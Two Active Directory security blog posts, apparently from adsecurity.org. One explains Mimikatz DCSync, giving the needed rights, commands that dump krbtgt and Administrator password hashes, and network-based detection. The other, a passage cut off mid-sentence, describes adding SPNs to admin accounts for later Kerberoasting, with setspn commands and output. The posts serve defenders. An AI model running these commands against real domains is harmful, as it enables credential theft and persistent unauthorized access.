
- By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Security Conference Presentation/Video, Technical Reference

Note: I presented on this AD persistence method at DerbyCon (2015).

A major feature added to Mimkatz in August 2015 is "DCSync" which effectively "impersonates" a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz's DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not allowed to pull password data for users by default.



The credentials section in the graphic above shows the current NTLM hashes as well as the password history. This information can be valuable to an attacker since it can provide password creation strategies for users (if cracked).

Will's post has great information on Red Team usage of Mimikatz DCSync:
Mimikatz and DCSync and ExtraSids, Oh My

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

"The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica.

It is possible that the set of updates is too large for only one response message. In those cases, multiple DSGetNCChanges requests and responses are done. This process is called replication cycle or simply cycle."

"When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and

makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC's which it replicates from."

From MSDN:

The IDL_DRSGetNCChanges method replicates updates from an NC replica on the server.

```
ULONG IDL_DRSGetNCChanges(
  [in, ref] DRS_HANDLE hDrs,
  [in] DWORD dwInVersion,
  [in, ref, switch_is(dwInVersion)]
    DRS_MSG_GETCHGREQ* pmsgIn,
  [out, ref] DWORD* pdwOutVersion,
  [out, ref, switch_is(*pdwOutVersion)]
    DRS_MSG_GETCHGREPLY* pmsgOut
);
```

hDrs: *The RPC context handle returned by the IDL_DRSBind method.*

dwInVersion: *Version of the request message.*

pmsgIn: *A pointer to the request message.*

pdwOutVersion: *A pointer to the version of the response message.*

pmsgOut: *A pointer to the response message.*

Return Values: *0 if successful, otherwise a Windows error code.*


Exceptions Thrown*: This method might throw the following exceptions beyond those thrown by the underlying RPC protocol (as specified in [MS-RPCE]): ERROR_INVALID_HANDLE, ERROR_DS_DRS_EXTENSIONS_CHANGED, ERROR_DS_DIFFERENT_REPL_EPOCHS, and ERROR_INVALID_PARAMETER.*

Delegating Rights to Pull Account data:


It is possible to use a regular domain user account to run DCSync. The combination of the following three rights need to be delegated at the domain level in order for the user account to successfully retrieve the password data with DCSync:

- Replicating Directory Changes (DS-Replication-Get-Changes)
  Extended right needed to replicate only those changes from a given NC that are also replicated to the Global Catalog (which excludes secret domain data). This constraint is only meaningful for Domain NCs.
- Replicating Directory Changes All (DS-Replication-Get-Changes-All)
  Control access right that allows the replication of all data in a given replication NC, including secret domain data.

- *Replicating Directory Changes In Filtered Set (rare, only required in some environments)*




Note that members of the Administrators and Domain Controller groups have these rights by default.



Pulling Password Data Using DCSync


Once the account is delegated the ability to replicate objects, the account can run Mimikatz DCSync:

mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt"



Targeting an admin account with DCSync can also provide the account's password history (in hash format). Since there are LMHashes listed it may be possible to crack these and gain insight into the password strategy the admin uses. This may provide the attacker to guess the next password the admin uses if access is lost.

mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator"



Detecting DCSync usage

While there may be event activity that could be used to identify DCSync usage, the best detection method is through network monitoring.

Step 1: Identify all Domain Controller IP addresses and add to "Replication Allow List".

PowerShell Active Directory module cmdlet:

*Get-ADDomainController -filter * | select IPv4Address*


PowerShell:

[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers | select IPAddress


Nslookup (if DC runs DNS):

nslookup
Set type=all
_ldap._tcp.dc._msdcs.DOMAIN.COM

Step 2: Configure IDS to trigger if DsGetNCChange request originates an IP not on the "Replication Allow List" (list of DC IPs).



No.	Time	Source	Destination	Protocol	Length	Info
61	6.02246500	172.16.11.101	172.16.11.12	TCP	1514	[TCP segment of a reassembled PDU]
62	6.02246600	172.16.11.101	172.16.11.12	DCERPC	491	Bind: call_id: 2, Fragment: Single, 3 context items: DRS
63	6.02250400	172.16.11.12	172.16.11.101	TCP	54	49155→49252 [ACK] Seq=1 Ack=1898 Win=131328 Len=0
64	6.02286700	172.16.11.12	172.16.11.101	DCERPC	338	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 m
65	6.03816700	172.16.11.101	172.16.11.12	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context i
66	6.03831600	172.16.11.12	172.16.11.101	DCERPC	159	Alter_context_resp: call_id: 2, Fragment: Single, max_xm
67	6.05273000	172.16.11.101	172.16.11.12	DRSUAPI	322	DsBind request
68	6.05284900	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
69	6.05369300	172.16.11.101	172.16.11.12	DRSUAPI	274	DsGetDomainControllerInfo request
70	6.05570400	172.16.11.12	172.16.11.101	TCP	2974	[TCP segment of a reassembled PDU]
71	6.05584300	172.16.11.101	172.16.11.12	TCP	54	49252→49155 [ACK] Seq=2606 Ack=3514 Win=131328 Len=0
72	6.05585000	172.16.11.12	172.16.11.101	DRSUAPI	794	DsGetDomainControllerInfo response
73	6.06588300	172.16.11.101	172.16.11.12	DRSUAPI	290	DsCrackNames request
74	6.06625200	172.16.11.12	172.16.11.101	DRSUAPI	418	DsCrackNames response
75	6.06934000	172.16.11.101	172.16.11.12	DRSUAPI	194	DsUnbind request
76	6.06937800	172.16.11.12	172.16.11.101	DRSUAPI	194	DsUnbind response
77	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
78	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
79	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
80	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Fragment: 1st, Ctx: 1
81	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reassembled PDU]
82	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252→49155 [ACK] Seq=3534 Ack=10798 Win=131328 Len=0
83	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call_id: 7, Fragment: Last, Ctx: 1



```
79 6.08016000 172.16.11.101 172.16.11.12 DRSUAPI 402 DsGetNCChanges request
⊞ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊞ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)
⊞ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊞ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 4962, Len: 348
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 348, Call: 7, Ctx:
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ⊞ Packet Flags: 0x03
  ⊞ Data Representation: 10000000
    Frag Length: 348
    Auth Length: 76
    Call ID: 7
    Alloc hint: 226
    Context ID: 1
    Opnum: 3
    Auth type: SPNEGO (9)
    Auth level: Packet privacy (6)
    Auth pad len: 14
    Auth Rsrvd: 0
    Auth Context ID: 0
    [Response in frame: 80]
  ⊟ GSS-API Generic Security Service Application Program Interface
    ⊞ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊟ DRSUAPI, DsGetNCChanges
    Operation: DsGetNCChanges (3)
    [Response in frame: 80]
    Encrypted stub data (240 bytes)
```

There are other tools that perform this same process so it's better to focus on detecting the method instead of specific artifacts.

Other tools that leverage GetNCChanges

- Impacket: https://github.com/CoreSecurity/impacket
- DSInternals: https://www.dsinternals.com/en/retrieving-active-directory-passwords-remotely/

Note that Full Control rights at the domain provides these rights as well, so limit who has domain-level admin rights.

References:

- MSDN GetNCChanges
- How to grant the "Replicating Directory Changes" permission for the Microsoft Metadirectory Services ADMA service account
- Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013

- How to poll for object attribute changes in Active Directory on Windows 2000 and Windows Server 2003
- Polling for Changes Using the DirSync Control
- Mimikatz and DCSync and ExtraSids, Oh My

https://adsecurity.org/?p=1729

Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting

- By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Technical Reference

The content in this post describes a method through which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for about 5 minutes.

Complete list of Sneaky Active Directory Persistence Tricks posts

This post explores how an attacker could leverage existing admin rights and/or over-permissive delegation to gain persistence on an admin account or accounts..

Any account with a Service Principal Name can be Kerberoasted. It's possible with the appropriate rights to add SPNs to accounts, including admin accounts, to discover the password for those accounts in order to gain/re-gain access to the account.

Overview

This sneaky persistence trick isn't as straightforward as some of the others. This one takes some work, but can be very difficult to notice if done correctly and the environment doesn't properly monitor Kerberos service accounts (AD user accounts with service principal names, SPNs).

With Active Directory, it's possible to delegate specific permissions on an Active Directory object such as a user, group, organizational unit (OU), etc., This ability to delegate is very powerful, since without careful planning, the admin could configure the environment where too many groups, and therefore group members, have more rights than required.

One of the rights that by default, only Domain Admins have, is the ability to configure a service principal name (SPN) on an account. I have covered SPNs before, but to summarize, the SPN is like a signpost for Kerberos that points the service principal name to the associated Kerberos service account. For example, if you install Microsoft SQL on adsmssql15.lab.adsecurity.org on the default port, the associated service principal name would be MSSQL/adsmssql15.lab.adsecurity.org:1433 since this says that MS SQL is running on this server on this port (service port/instance is optional, though required for MS SQL). This SPN needs to be added to the account that the SQL service is running as on adsmssql15, which is usually an Active Directory user account (though for non-SQL Kerberos services, is often a computer account). In this example, the service account is "SQL15service" and a Domain Admin updates the account with a new SPN, "MSSQL/adsmssql15.lab.adsecurity.org:1433". Once this is done, a client wanting to connect to the MS SQL service running on adsmssql15 on port 1433, can request a Kerberos service ticket from a Domain Controller (DC) for the SPN "MSSQL/adsmssql15.lab.adsecurity.org:1433". This process is called a service ticket request (TGS-REQ) and the user sends their Kerberos authentication ticket (TGT) as poart of this

request. The DC then looks up this SPN in Active Directory and will find the associated service account SQL15service. The DC takes the user's Kerberos authentication ticket (TGT) which proves to the DC the user is who they purport to be (sent during the TGS-REQ) and uses the data in the TGT to create a new Kerberos service ticket which proves the user's identity to the service associated with the SPN. This Kerberos service ticket (TGS) also includes the users group membership which the Kerberos service will use to determine if the user should be allowed to connect to the service and with what access. The Domain Controller encrypts this TGS ticket using the service accounts password hash: the NTLM password hash for RC4 encrypted tickets and an AES hash for AES encrypted tickets. This ensures that only the service account with the requested SPN can open the TGS ticket.

Kerberoasting

Tim Medin presented at DerbyCon 2014 where he released a tool he called Kerberoast which cracks Kerberos TGS tickets, He determined that possession of a TGS service ticket encrypted with RC4 provides the opportunity to take the ticket to a password cracking computer (or cloud system) and attempt to crack the service account's password. How does this work? Since the TGS Kerberos ticket is encrypted with RC4 encryption, that means the service account's password hash is used to encrypt the ticket. The cracking system only needs to have a dictionary list of words and common passwords which the cracking system loops through, converts to NTLM, and attempts to open the TGS ticket. If the TGS ticket is opened, we know the clear text password and the NTLM password hash for the account.

Note: Cracking passwords that people usually create is often not that difficult. Cracking passwords that Windows or Active Directory creates is nearly impossible since they are >127 characters long. This includes passwords generated for computer accounts, managed service accounts, etc.

The Setup

I have seen AD environments where many rights are delegated to custom groups so the Active Directory admins don't have to constantly perform the same tasks regularly. One of these is the ability of application owners or the server admins to be able to add service principal names to service accounts they own. Through the course of their work, it's often necessary to create new computer accounts, new user accounts, new groups, etc., including the management of these accounts. The issue is that if these accounts aren't properly protected, it's possible for an attacker to take control of one (or more) of them. These accounts typically have full rights on many, if not all of the servers in an organization, including (too often) the admin servers Active Directory admins use to manage AD.

Quick example of how this works:

Padme is a member of "SPN Admins" which grants the ability to modify the ServicePrincipalName attribute on user accounts in specific OUs. Padme has no other group membership or special rights to AD.

```
organizationalUnit          : OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
objectTypeName              : Service-Principal-Name
inheritedObjectTypeName     : User
ActiveDirectoryRights       : WriteProperty
InheritanceType             : Descendents
ObjectType                  : f3a64788-5306-11d1-a9c5-0000f80367c1
InheritedObjectType         : bf967aba-0de6-11d0-a285-00aa003049e2
ObjectFlags                 : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType           : Allow
IdentityReference           : ADSECLAB\SPN Admins
IsInherited                 : False
InheritanceFlags            : ContainerInherit
PropagationFlags            : InheritOnly
```

```
PS C:\> get-aduser padme -prop memberof


DistinguishedName : CN=Padme,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {CN=SPN Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org}
Name              : Padme
ObjectClass       : user
ObjectGUID        : 60c2e760-afde-4ab2-b5d8-ea0409609bf2
SamAccountName    : Padme
SID               : S-1-5-21-2710041276-1670258761-1848128390-1619
Surname           :
UserPrincipalName : Padme@lab.adsecurity.org
```

Compromising this account provides the ability to modify accounts in the target OU and add SPNs to them. In this example, an admin account with elevated rights was mistakenly placed in the wrong OU.

```
PS C:\> whoami
adseclab\padme
PS C:\>
PS C:\> setspn -a adm/srv1.lab.adsecurity.org c3po
Checking domain DC=lab,DC=adsecurity,DC=org

Registering ServicePrincipalNames for CN=C3PO,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
        adm/srv1.lab.adsecurity.org
Updated object
PS C:\>
PS C:\> get-aduser c3po -prop serviceprincipalname


DistinguishedName    : CN=C3PO,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : C3PO
ObjectClass          : user
ObjectGUID           : 8e179279-d15b-439e-a397-c15cc72ef8ec
SamAccountName       : C3PO
serviceprincipalname : {adm/srv1.lab.adsecurity.org}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1620
Surname              :
UserPrincipalName    : C3PO@lab.adsecurity.org
```

The Attack (Privilege Escalation / Persistence)

If an attacker gains the necessary access (DA or ability to add SPNs to admin accounts), they can configure a fake service principal name on an admin account.

Here's how this works:

- The attacker has admin rights over the domain or SPN modify rights, on certain accounts or all domain accounts.
- They add fake SPNs to the admin accounts they want to retain access to. In this example, we add a SPN that's associated with an admin server (each account should

